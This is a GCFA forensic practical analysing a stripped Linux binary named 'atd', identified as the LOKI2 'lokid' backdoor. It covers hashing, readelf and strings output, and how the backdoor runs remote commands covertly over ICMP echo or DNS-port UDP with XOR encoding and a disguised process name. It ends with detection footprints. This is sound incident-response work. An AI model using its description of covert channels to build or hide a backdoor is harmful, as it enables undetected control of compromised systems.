Fight crime.
Unravel incidents... one byte at a time.

Analysis of an Unknown Binary, Use of sg_dd for Computer Forensics, and Legal Issues of Incident Handling

Michael Stone

GCFA Practical

Assignment Version 1.2, option 2

Table of Contents

Analysis of an Unknown Binary

Methodology

Unless otherwise noted, programs used in the text are commonly available. The specific versions of these programs can be found in Appendix C.

File Metadata

The binary was delivered in a zip archive and the analysis will begin by examining that file:

```
> zipinfo -1 ../binary_v1.2.zip
Archive:  ../binary_v1.2.zip   7309 bytes   2 files
-rw-rw-rw-  2.0 fat       39 t-       38 defN 22-Aug-02 14:58 atd.md5
-rw-rw-rw-  2.0 fat    15348 b-     7077 defN 22-Aug-02 14:57 atd
2 files, 15387 bytes uncompressed, 7115 bytes compressed:  53.8%
```

The notation “fat” in the third column of the file listing indicates that the zip archive was created using the MS-DOS “FAT” file system format, which does not store information such as a user or group, permissions, or times other than the last modification time.[1] The FAT format stores modification timestamps in local time and there is no indication of the local time zone in the zip archive. The zip archive contains two files, “atd.md5” and “atd”. The first is a text file (indicated by the “t” in the zipinfo output) of 39 bytes last modified at 14:58 on 22 Aug 2002, while the second is a binary file of 15,348 bytes last modified 14:57 on 22 Aug 2002. There is no way to validate these timestamps. (An error could be introduced by a inaccurate clock, or the timestamps could be deliberately altered by a malicious party.)

Extracting the File

Extract the file in a working directory, using the unzip command as follows:

```
> unzip -a ../binary_v1.2.zip
Archive:  ../binary_v1.2.zip
  inflating: atd.md5                  [text]
  inflating: atd                      [binary]
```

The “-a” flag to the unzip command causes the text file to be converted to UNIX format as it is extracted, to match the convention on the system where the analysis is being performed. This may alter the end-of-line indicator and the end-of-file indicator. The conversion will not affect the binary file. Note that this was done on the understanding that the text file (atd.md5) was not the evidence to be analyzed, but rather supporting information to be used to verify the integrity of the

1 The “VFAT” extension used for long filenames in Windows 95 and NT also adds a file creation date and time as well as a last access date, but these extensions are not reflected in the “FAT” zip archive format. See Brouwer for a description of both the FAT and VFAT filesystem formats and *.ZIP File Format Specification* for a description of the zip archive “FAT” format.

binary file. If the text file were to be analyzed itself such a conversion would be inappropriate, since it does alter the contents of the file.

Cryptographic Hash

It is important when doing forensic work to verify the validity of a subject. A hash is a tool to aid the verification process by computing a hard to predict “fingerprint” value for a given input stream. When the hash routine is rerun against an identical input, the same value should be computed; if the input is different a radically different hash value should be computed. A well chosen algorithm will make it extremely unlikely that a file which is changed either through accidental corruption or malicious activity would have the same hash as the original file. There are a number of routines used for hashing, but one of the most common algorithms (and the one included in the zip file) is called Message Digest 5 (MD5). Obtain the MD5 hash of the atd binary by using the md5sum command:

```
> md5sum atd
48e8e8ed3052cbf637e638fa82bdc566  atd
```

Confirm that the extracted file (atd) has the same hash as the original hash stored in atd.md5:

```
> md5sum -c atd.md5
atd: OK
```

Note that this step would fail if the atd.md5 file had not been converted to UNIX format by the unzip -a command. (Specifically, the md5sum command would have misinterpreted the DOS line-end convention and would not have been able to determine the filename to verify.) In this case it would have still been necessary to visually compare the first md5sum output with the contents of the atd.md5 file. The “OK” output indicates that the hash stored in atd.md5 matches that of the “atd” file, and that the file's integrity is reasonably assured.

Determining File Type

To get a first indication of what the file might contain, run the “file” command as follows:

```
> file -k atd
atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
```

“file” operates by checking to see whether various signatures stored in a database are present in the given file. The “-k” option indicates that all matches should be displayed if the file could be interpreted in multiple ways. The file command can be easily mislead by data files and their almost infinite variations, but is fairly reliable for program files. Programs are relatively easy to identify because they must have certain signatures (or “magic numbers”) in order to be recognized as programs by an operating system. In the above output “ELF” refers to the “Executable and Linking Format”, a standard for the format of binary

programs and libraries used in various UNIX operating systems. The “SYSV” label confirms that this binary is intended for a UNIX-like system, specifically one which uses the System V application binary interface (ABI). “LSB” refers to “Least Significant Bit”, and indicates the byte order of the binary file. This is consistent with the note that the binary was compiled to run on an Intel x86-compatible processor, as is the information that the target system is “32-bit”. The file is an “executable”, or program to be run, rather than a shared library. As a dynamically linked file it will open various system libraries at runtime. The notation “stripped” indicates that certain symbolic information, such as the names of variables in the source code from which the program was compiled, has been removed. This is commonly done to save space, but could also indicate an attempt at obfuscation, to complicate analysis of the program.

Executable Information

Since ELF is a standard format there are several tools available to help interpret it. One of these, readelf, will display a great deal of information that is stored in the binary (the -a flag indicates that all information should be displayed):

```
> readelf -a atd
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048db0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          14508 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         5
  Size of section headers:           40 (bytes)
  Number of section headers:         21
  Section header string table index: 20

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        080480d4 0000d4 000013 00   A  0   0  1
  [ 2] .hash             HASH            080480e8 0000e8 0001a4 04   A  3   0  4
  [ 3] .dynsym           DYNSYM          0804828c 00028c 000420 10   A  4   1  4
  [ 4] .dynstr           STRTAB          080486ac 0006ac 000210 00   A  0   0  1
  [ 5] .rel.bss          REL             080488bc 0008bc 000020 08   A  3  11  4
  [ 6] .rel.plt          REL             080488dc 0008dc 000190 08   A  3   8  4
  [ 7] .init             PROGBITS        08048a70 000a70 000008 00  AX  0   0 16
  [ 8] .plt              PROGBITS        08048a78 000a78 000330 04  AX  0   0  4
  [ 9] .text             PROGBITS        08048db0 000db0 001b28 00  AX  0   0 16
  [10] .fini             PROGBITS        0804a8e0 0028e0 000008 00  AX  0   0 16
  [11] .rodata           PROGBITS        0804a8e8 0028e8 000c3c 00   A  0   0  4
  [12] .data             PROGBITS        0804c528 003528 000038 00  WA  0   0  4
  [13] .ctors            PROGBITS        0804c560 003560 000008 00  WA  0   0  4
  [14] .dtors            PROGBITS        0804c568 003568 000008 00  WA  0   0  4
  [15] .got              PROGBITS        0804c570 003570 0000d4 04  WA  0   0  4
  [16] .dynamic          DYNAMIC         0804c644 003644 000088 08  WA  4   0  4
  [17] .bss              NOBITS          0804c6cc 0036cc 00012c 00  WA  0   0  8
```

```
  [18] .comment          PROGBITS        00000000 0036cc 0000a0 00      0   0  1
  [19] .note             NOTE            000000a0 00376c 0000a0 00      0   0  1
  [20] .shstrtab         STRTAB          00000000 00380c 0000a0 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000a0 0x000a0 R E 0x4
  INTERP         0x0000d4 0x080480d4 0x080480d4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.1]
  LOAD           0x000000 0x08048000 0x08048000 0x03524 0x03524 R E 0x1000
  LOAD           0x003528 0x0804c528 0x0804c528 0x001a4 0x002d0 RW  0x1000
  DYNAMIC        0x003644 0x0804c644 0x0804c644 0x00088 0x00088 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .hash .dynsym .dynstr .rel.bss .rel.plt .init .plt .text .fini
 .rodata
   03     .data .ctors .dtors .got .dynamic .bss
   04     .dynamic

Dynamic segment at offset 0x3644 contains 17 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.5]
 0x0000000c (INIT)                       0x8048a70
 0x0000000d (FINI)                       0x804a8e0
 0x00000004 (HASH)                       0x80480e8
 0x00000005 (STRTAB)                     0x80486ac
 0x00000006 (SYMTAB)                     0x804828c
 0x0000000a (STRSZ)                      528 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804c570
 0x00000002 (PLTRELSZ)                   400 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80488dc
 0x00000011 (REL)                        0x80488bc
 0x00000012 (RELSZ)                      32 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x00000000 (NULL)                       0x0

Relocation section '.rel.bss' at offset 0x8bc contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c6d8  00001005 R_386_COPY        0804c6d8   _IO_stderr_
0804c72c  00001405 R_386_COPY        0804c72c   optarg
0804c730  00002205 R_386_COPY        0804c730   __fpu_control
0804c6d0  00003d05 R_386_COPY        0804c6d0   _errno

Relocation section '.rel.plt' at offset 0x8dc contains 50 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c57c  00000107 R_386_JUMP_SLOT   08048a88   longjmp
0804c580  00000207 R_386_JUMP_SLOT   08048a98   strcpy
0804c584  00000307 R_386_JUMP_SLOT   08048aa8   ioctl
0804c588  00000407 R_386_JUMP_SLOT   08048ab8   popen
0804c58c  00000507 R_386_JUMP_SLOT   08048ac8   shmctl
0804c590  00000607 R_386_JUMP_SLOT   08048ad8   geteuid
0804c594  00000807 R_386_JUMP_SLOT   08048ae8   getprotobynumber
0804c598  00000a07 R_386_JUMP_SLOT   08048af8   __strtol_internal
0804c59c  00000b07 R_386_JUMP_SLOT   08048b08   usleep
0804c5a0  00000c07 R_386_JUMP_SLOT   08048b18   semget
0804c5a4  00000d07 R_386_JUMP_SLOT   08048b28   getpid
0804c5a8  00000e07 R_386_JUMP_SLOT   08048b38   fgets
0804c5ac  00000f07 R_386_JUMP_SLOT   08048b48   shmat
0804c5b0  00001107 R_386_JUMP_SLOT   08048b58   perror
```

```
0804c5b4  00001207 R_386_JUMP_SLOT   08048b68   getuid
0804c5b8  00001307 R_386_JUMP_SLOT   08048b78   semctl
0804c5bc  00001507 R_386_JUMP_SLOT   08048b88   socket
0804c5c0  00001707 R_386_JUMP_SLOT   08048b98   bzero
0804c5c4  00001907 R_386_JUMP_SLOT   08048ba8   alarm
0804c5c8  00001a07 R_386_JUMP_SLOT   08048bb8   __libc_init
0804c5cc  00001c07 R_386_JUMP_SLOT   08048bc8   fprintf
0804c5d0  00001d07 R_386_JUMP_SLOT   08048bd8   kill
0804c5d4  00001e07 R_386_JUMP_SLOT   08048be8   inet_addr
0804c5d8  00001f07 R_386_JUMP_SLOT   08048bf8   chdir
0804c5dc  00002007 R_386_JUMP_SLOT   08048c08   shmdt
0804c5e0  00002107 R_386_JUMP_SLOT   08048c18   setsockopt
0804c5e4  00002307 R_386_JUMP_SLOT   08048c28   shmget
0804c5e8  00002407 R_386_JUMP_SLOT   08048c38   wait
0804c5ec  00002507 R_386_JUMP_SLOT   08048c48   umask
0804c5f0  00002607 R_386_JUMP_SLOT   08048c58   signal
0804c5f4  00002707 R_386_JUMP_SLOT   08048c68   read
0804c5f8  00002807 R_386_JUMP_SLOT   08048c78   strncmp
0804c5fc  00002907 R_386_JUMP_SLOT   08048c88   sendto
0804c600  00002a07 R_386_JUMP_SLOT   08048c98   bcopy
0804c604  00002b07 R_386_JUMP_SLOT   08048ca8   fork
0804c608  00002c07 R_386_JUMP_SLOT   08048cb8   strdup
0804c60c  00002d07 R_386_JUMP_SLOT   08048cc8   getopt
0804c610  00002e07 R_386_JUMP_SLOT   08048cd8   inet_ntoa
0804c614  00002f07 R_386_JUMP_SLOT   08048ce8   getppid
0804c618  00003007 R_386_JUMP_SLOT   08048cf8   time
0804c61c  00003107 R_386_JUMP_SLOT   08048d08   gethostbyname
0804c620  00003307 R_386_JUMP_SLOT   08048d18   sprintf
0804c624  00003407 R_386_JUMP_SLOT   08048d28   difftime
0804c628  00003507 R_386_JUMP_SLOT   08048d38   atexit
0804c62c  00003707 R_386_JUMP_SLOT   08048d48   semop
0804c630  00003807 R_386_JUMP_SLOT   08048d58   exit
0804c634  00003907 R_386_JUMP_SLOT   08048d68   __setfpucw
0804c638  00003a07 R_386_JUMP_SLOT   08048d78   open
0804c63c  00003b07 R_386_JUMP_SLOT   08048d88   setsid
0804c640  00003c07 R_386_JUMP_SLOT   08048d98   close

There are no unwind sections in this file.

Symbol table '.dynsym' contains 66 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 08048a88     0 FUNC    GLOBAL DEFAULT  UND longjmp
     2: 08048a98    30 FUNC    GLOBAL DEFAULT  UND strcpy
     3: 08048aa8     0 FUNC    WEAK   DEFAULT  UND ioctl
     4: 08048ab8     0 FUNC    WEAK   DEFAULT  UND popen
     5: 08048ac8    42 FUNC    GLOBAL DEFAULT  UND shmctl
     6: 08048ad8     0 FUNC    WEAK   DEFAULT  UND geteuid
     7: 0804c644     0 OBJECT  GLOBAL DEFAULT  ABS _DYNAMIC
     8: 08048ae8   292 FUNC    GLOBAL DEFAULT  UND getprotobynumber
     9: 0804c6d0     4 NOTYPE  WEAK   DEFAULT   17 errno
    10: 08048af8  1132 FUNC    GLOBAL DEFAULT  UND __strtol_internal
    11: 08048b08    99 FUNC    GLOBAL DEFAULT  UND usleep
    12: 08048b18    42 FUNC    GLOBAL DEFAULT  UND semget
    13: 08048b28     0 FUNC    WEAK   DEFAULT  UND getpid
    14: 08048b38     0 FUNC    WEAK   DEFAULT  UND fgets
    15: 08048b48    59 FUNC    GLOBAL DEFAULT  UND shmat
    16: 0804c6d8    84 OBJECT  GLOBAL DEFAULT   17 _IO_stderr_
    17: 08048b58     0 FUNC    WEAK   DEFAULT  UND perror
    18: 08048b68     0 FUNC    WEAK   DEFAULT  UND getuid
    19: 08048b78    47 FUNC    GLOBAL DEFAULT  UND semctl
    20: 0804c72c     4 OBJECT  GLOBAL DEFAULT   17 optarg
    21: 08048b88    94 FUNC    WEAK   DEFAULT  UND socket
    22: 0804c528     4 OBJECT  GLOBAL DEFAULT   12 __environ
    23: 08048b98    54 FUNC    GLOBAL DEFAULT  UND bzero
    24: 08048a70     0 FUNC    GLOBAL DEFAULT    7 _init
    25: 08048ba8     0 FUNC    WEAK   DEFAULT  UND alarm
    26: 08048bb8    70 FUNC    GLOBAL DEFAULT  UND __libc_init
    27: 0804c528     4 NOTYPE  WEAK   DEFAULT   12 environ
```

```
    28: 08048bc8     0 FUNC    WEAK   DEFAULT  UND fprintf
    29: 08048bd8     0 FUNC    WEAK   DEFAULT  UND kill
    30: 08048be8    57 FUNC    GLOBAL DEFAULT  UND inet_addr
    31: 08048bf8     0 FUNC    WEAK   DEFAULT  UND chdir
    32: 08048c08    36 FUNC    GLOBAL DEFAULT  UND shmdt
    33: 08048c18   111 FUNC    WEAK   DEFAULT  UND setsockopt
    34: 0804c730     2 OBJECT  GLOBAL DEFAULT   17 __fpu_control
    35: 08048c28    42 FUNC    GLOBAL DEFAULT  UND shmget
    36: 08048c38     0 FUNC    WEAK   DEFAULT  UND wait
    37: 08048c48     0 FUNC    WEAK   DEFAULT  UND umask
    38: 08048c58    84 FUNC    GLOBAL DEFAULT  UND signal
    39: 08048c68     0 FUNC    WEAK   DEFAULT  UND read
    40: 08048c78    38 FUNC    GLOBAL DEFAULT  UND strncmp
    41: 08048c88   124 FUNC    WEAK   DEFAULT  UND sendto
    42: 08048c98   146 FUNC    GLOBAL DEFAULT  UND bcopy
    43: 08048ca8     0 FUNC    WEAK   DEFAULT  UND fork
    44: 08048cb8    79 FUNC    GLOBAL DEFAULT  UND strdup
    45: 08048cc8    44 FUNC    GLOBAL DEFAULT  UND getopt
    46: 08048cd8    67 FUNC    GLOBAL DEFAULT  UND inet_ntoa
    47: 08048ce8     0 FUNC    WEAK   DEFAULT  UND getppid
    48: 08048cf8     0 FUNC    WEAK   DEFAULT  UND time
    49: 08048d08   292 FUNC    GLOBAL DEFAULT  UND gethostbyname
    50: 0804a8e0     0 FUNC    GLOBAL DEFAULT   10 _fini
    51: 08048d18    38 FUNC    WEAK   DEFAULT  UND sprintf
    52: 08048d28    16 FUNC    GLOBAL DEFAULT  UND difftime
    53: 08048d38    52 FUNC    GLOBAL DEFAULT  UND atexit
    54: 0804c570     0 OBJECT  GLOBAL DEFAULT  ABS _GLOBAL_OFFSET_TABLE_
    55: 08048d48    42 FUNC    GLOBAL DEFAULT  UND semop
    56: 08048d58   128 FUNC    GLOBAL DEFAULT  UND exit
    57: 08048d68    62 FUNC    GLOBAL DEFAULT  UND __setfpucw
    58: 08048d78     0 FUNC    WEAK   DEFAULT  UND open
    59: 08048d88     0 FUNC    WEAK   DEFAULT  UND setsid
    60: 08048d98     0 FUNC    WEAK   DEFAULT  UND close
    61: 0804c6d0     4 OBJECT  GLOBAL DEFAULT   17 _errno
    62: 0804a8d8     0 OBJECT  GLOBAL DEFAULT  ABS _etext
    63: 0804c6cc     0 OBJECT  GLOBAL DEFAULT  ABS _edata
    64: 0804c6cc     0 OBJECT  GLOBAL DEFAULT  ABS __bss_start
    65: 0804c7f8     0 OBJECT  GLOBAL DEFAULT  ABS _end

Histogram for bucket list length (total of 37 buckets):
 Length  Number     % of total  Coverage
      0  9          ( 24.3%)
      1  8          ( 21.6%)     12.3%
      2  10         ( 27.0%)     43.1%
      3  4          ( 10.8%)     61.5%
      4  5          ( 13.5%)     92.3%
      5  1          (  2.7%)    100.0%

No version information found in this file.
```

The first section of the output, the “ELF Header,” contains an expanded version of the “file” output (and is in fact the source of that output). The main item of note here is the program entry point, which at “0x8048db0” is in the normal range for a Linux program. (Linux entry points are typically found from 0x8040000 to 0x8060000; compare, for example, with Solaris entry points, which are often found in the 0x10000-0x20000 range.)

The “Program Headers” section also is appropriate for a Linux system, as the requested interpreter, “/lib/ld-linux.so.1”. The interpreter is the program which will be called by the operating system to set up the environment in which “atd” will run. “/lib/ld-linux.so.1” typically performs this function on Linux systems.

The “Dynamic segment” section lists, among other things, the shared libraries which are used by the program. Only one is shown for atd, “libc.so.5”, which is an older version of the standard C library (a common component of Linux systems). Newer systems typically use “libc.so.6”, but often include a copy of the older library in order to maintain compatibility with legacy programs.

In the “Symbol Table” section are found various symbols (e.g., functions or variables) used by the program and which are found in a linked shared library (in this case, in libc.so.5). These can be separated into groups which might help to reveal the nature of the program. Note that the following is not an exhaustive list of the symbols found in atd but rather a selection of particularly noteworthy items.

IPC functions:

```
semctl semget semop shmat shmctl shmdt shmget signal kill
```

These IPC, or “Inter-Process Communication” functions are used to send information from one running process to another on a UNIX-like system.

Network functions:

```
gethostbyname getprotobynumber inet_addr inet_ntoa sendto setsockopt
socket
```

Strictly speaking, networking is a form of IPC; they are separated here because the functions listed as “IPC” act only within a single system, while the functions listed in this section can be used to communicate with other systems over a network. It is interesting to note that while two “inet_” functions are called, indicating the use of the Internet Protocol (IP), functions such as “connect”, “accept”, “listen”, and “bind”, used to initiate or receive Transport Control Protocol (TCP) or User Datagram Protocol (UDP) communications, are not called. This suggests that another IP-based protocol such as Internet Control Message Protocol (ICMP) is being used, or perhaps that the program is constructing TCP or UDP packets manually. Either of these options would require the program to be run with privilege (typically, as the UNIX “root” user).

Process Control functions:

```
fork getpid getppid setsid wait
```

These functions are used when starting, ending, or otherwise handling UNIX processes. (This is distinct from starting programs, as a single program can use multiple processes.) Of note is the setsid function, often used when running as a daemon, or server process.

Other functions:

```
geteuid getuid ioctl popen
```

The getuid/geteuid functions return information about the user id the program is running under, and are often used to check program's privilege level. “ioctl” is an interface for setting various parameters for devices. (E.g., it can be used to configure a network interface or put one into promiscuous mode in order to capture all traffic on a network.) “popen” is used to run a command while retaining control over either its input or its output.

Together, these groups of functions paint a picture of a multi-process server program, probably involving low-level network operations.

String Information

The last basic step to take in the binary analysis is to see what text strings are present in the file:

```
>strings -a atd
/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
ioctl
popen
shmctl
geteuid
_DYNAMIC
getprotobynumber
errno
__strtol_internal
usleep
semget
getpid
fgets
shmat
_IO_stderr_
perror
getuid
semctl
optarg
socket
__environ
bzero
_init
alarm
__libc_init
environ
fprintf
kill
inet_addr
chdir
shmdt
setsockopt
__fpu_control
shmget
wait
umask
signal
read
strncmp
sendto
bcopy
fork
strdup
getopt
inet_ntoa
getppid
time
gethostbyname
_fini
sprintf
difftime
atexit
_GLOBAL_OFFSET_TABLE_
semop
```

```
exit
__setfpucw
open
setsid
close
_errno
_etext
_edata
__bss_start
_end
WVS1
f91u
WVS1
pWVS
vuWj
<it     <ut
vudj
<it     <ut
3jTh
j7Wh
Wj7j
Vj7S
j8WS
Vj7S
j8WS
Vj7S
tVj8WS
Vj7S
t'j8WS
jTh8
Wj7j
j7hU
j@hL
@j@hL
jTh8
j       h@
}^j7
}1j7
<WVS
tDWS
lokid: Client database full
DEBUG: stat_client nono
lokid version:          %s
remote interface:       %s
active transport:       %s
active cryptography:    %s
server uptime:          %.02f minutes
client ID:              %d
packets written:        %ld
bytes written:          %ld
requests:               %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
```

```
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2   route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
[fatal] forking error
lokid: server is currently at capacity.  Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
        sending L_QUIT: <%d> %s
lokid: clean exit (killed at client request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
/stat
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
        sending protocol update: <%d> %s [%d]
lokid: transport protocol changed to %s
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
01.01
01.01
01.01
01.01
01.01
01.01
01.01
01.01
.symtab
.strtab
.shstrtab
.interp
.hash
.dynsym
.dynstr
.rel.bss
.rel.plt
.init
.plt
.text
.fini
.rodata
.data
.ctors
.dtors
.got
.dynamic
.bss
.comment
.note
```

Passing the “-a” option to the strings command causes it to print all text strings in the file. A string is defined by default as four or more printable characters followed by a non-printable character. Without the -a, the strings command would only display strings found in certain parts of an executable file.

The output includes many items already covered by the readelf command, such as the various function calls. One new piece of information is likely the compiler used to build the program: “GCC: (GNU) 2.7.2.1”. This is an older compiler release, consistent with the older C library the program is linked against (libc.so.5).

One string seems to be formatted in a manner often found in UNIX usage prompts: “lokid -p (i|u) [-v (0|1)]” This suggests that the program should be run as “lokid”, with a parameter “-p” followed by either “i” or “u”, and optionally a parameter “-v” followed by either “0” or “1”.

The string “lokid” is found numerous times, along with “LOKI2 route [(c) 1997 guild corporation worldwide]”, which is likely the program's name and creator. From this, likely *key words* for further investigation are “lokid”, “LOKI2”, and “guild corporation worldwide”.

Other strings seem to support the earlier hypothesis that this is a network server of some sort. There are strings related to running as a daemon (“Cannot go daemon” or “cannot detach from controlling terminal”), to handling clients (“Client database full” or “inactive client <%d> expired from list”), and low-level network operations (“Cannot set IP_HDRINCL socket option”). This last string, IP_HDRINCL, is a reference to the ability for a program to manually craft a network packet by adding an IP header to a data string.

There are also references to users (“invalid user identification value”) and cryptography (“active cryptography”).

Instruction Analysis

The best way to determine what a program will do when executed is to examine the code. In their raw form the binary instructions executed by the computer are difficult to read and analyze. One tool that can facilitate this process is a reverse compiler, which will attempt to return the machine code to its original source code form. One tool to do this is “rec”, the “Reverse Engineering Compiler” available for download from http://www.backerstreet.com/rec/recdload.htm.

rec can be run on the target binary as follows:

```
./rec -interactive atd
```

The output will be saved as “atd.rec”.[2]

Examination of the rec code listing will reveal the following points:

- the program is a long-running background server process (daemon)[3]

2 Appendix B, p. 72, “rec Output”
3 Appendix B, p. 53, “Daemonizer Commentary”

- the program exchanges data either via ICMP echo packets (in this case it receives echo requests and transmits echo replies)[4] or via UDP packets on port 53 (the DNS port; in this case incoming packets are directed to port 53 and outgoing packets are sent from port 53)[5]
- the program applies a simple encoding to some network communications[6]
- the program runs runs arbitrary commands on the server and sends the output to the client via the network mechanisms noted above[7]
- the program accepts simple commands from the clients, e.g., to send a status report or shut down[8]

Program Description

The binary examined in this paper is a remote execution server; it allows a client to run a command on the system where atd is running. There are many programs that operate with this general objective—one example is the telnetd program, which provides a remote telnet client interactive access to a system. This "atd" is unusual in that it avoids notice on the network level by using either Internet Control Message Protocol (ICMP) echo packets or UDP packets on port 53 (usually used for the Domain Name System, DNS). ICMP echoes are generally used to test the network path between machines, while DNS is used to translate IP numbers to and from human-readable names. Both these protocols are seen quite often on the Internet; a person running the common "ping" program will usually generate two ICMP echo packets (a request and reply) every second, while a web browser will generate a DNS lookup for every new host from which a page is requested. Since the protocols are so common on the network they are seldom logged (recording all ICMP and DNS traffic would generate a large volume of logs on a typical network). Also, since these protocols are so common (and intended to be fairly benign) they may be allowed to pass freely through firewalls where other protocols such as telnet are more restricted. The atd program further conceals its operations by employing a simple XOR-based encoding scheme. This encoding will cause any text strings which might otherwise be noticed in one of the network packets to appear as gibberish. Finally the name "atd" is itself suggestive of an attempt to conceal the program since it is common to find a running process called "atd" on UNIX-like systems. Traditionally a program named "atd" is associated with the POSIX-standard "at" program.[9] "at" is used to schedule a command to be executed at a later time, while "atd" is the program that actually executes the command at the appropriate time. This traditional atd process does not need sockets and other network functionality as found in the binary being examined here.

---

4 Appendix A, p. 60, "ICMP Packet Construction" and Appendix A, p. 65, "ICMP Reception"
5 Appendix A, p. 61, "UDP Packet Construction" and Appendix A, p. 66, "UDP Reception"
6 Appendix A, p. 63, "The Encoding/Decoding Function"
7 Appendix A, p. 69, "Commands Executed by the Program"
8 Appendix A, p. 68, "Commands Handled by the Program"
9 IEEE 1003.1-2001, "at": http://www.opengroup.org/onlinepubs/007904975/utilities/at.html

A program of this sort might be used by someone who had compromised a machine and did not want their activities noticed or tracked, or by an authorized administrator performing unauthorized actions. Unfortunately it is not possible to know when this binary was last run based on information in the zip file (which does not record access time). There is one date in the zip file, 22 Aug 2002, which is recorded as the modification time of the atd binary. This could be the date the binary was compiled, but probably reflects a date when the binary was copied—since the included atd.md5 file has a date stamp only one second later than that of the binary. It is not normal to generate anMD55 hash when compiling a program, but it might be part of a procedure used when copying a suspect binary onto a floppy or other media for transport off a system. It might be possible to determine when the binary was last run by checking the access time associated with the original binary on the system disk, but even that is unlikely if the binary were copied to some removable media using a normal copy command. (A copy operation will update the access time of a file as it reads the original file.)

The program's operations follow this general pattern:

- the program is started on the server by a user with system privileges (typically the “root” user)[10]
- the program changes its working directory to /tmp, dissociates itself from the terminal, and continues running in the background[11]
- the program opens two sockets; one is a UDP or ICMP socket used to receive instructions from a client, and the other is a raw socket used to transmit response packets[12]
- the program listens for incoming packets[13]
- when a packet is received its validity is confirmed and a child process is started to process the packet; the parent continues to listen[14]
- the child process recognizes two types of commands; the first type begins with a “/” and indicates an instruction to the server[15]
  - “/quit” terminates a particular client's session
  - “/quit all” terminates the server program
  - “/swapt” toggles ICMP or UDP as the network protocol
  - “/stat” sends server statistics to the client
- the child process otherwise runs the command provided by the client and sends the output of the command back to the client. Commands are run from

10 Appendix A, p. 57, “Socket Summary”
11 Appendix A, p. 53, “Daemonizer Commentary”
12 Appendix A, p. 56, “Socket Routines”, and Appendix A, p. 57, “Network Transmissions”
13 Appendix A, p. 65, “Network Reception”
14 ibid.
15 Appendix A, p. 68, “Commands Handled by the Program”

the default path ($PATH), but commands located outside the path will need to be escaped. (Since the "/" is used for commands internal to the daemon, a fully qualified executable will need to be run with an initial character like " " or "\", which will prevent the executable from being mistaken for an internal command and which will be ignored by the shell used to execute external programs.)[16]

Forensic Footprints

atd does very little manipulation of the filesystem—it reads only the standard C library and uses /tmp as its working directory. Nonetheless it does not take any extraordinary measures to conceal its own presence, and it will leave certain signs. First, there will be two raw sockets open: the first will have a protocol type of 1 or 17 (ICMP or UDP) and is the receive socket; the second will have protocol type 255 (IPPROTO_RAW) and is the send socket.[17] Next, there will be one or more processes associated with the program: a parent (server) process and possibly a number of clients handling outstanding requests. Finally, there will be network packets associated with any client-server communications, which could be detected via firewall logs or a network sniffer. As noted before, these will be either ICMP echo packets or UDP packets to or from port 53.

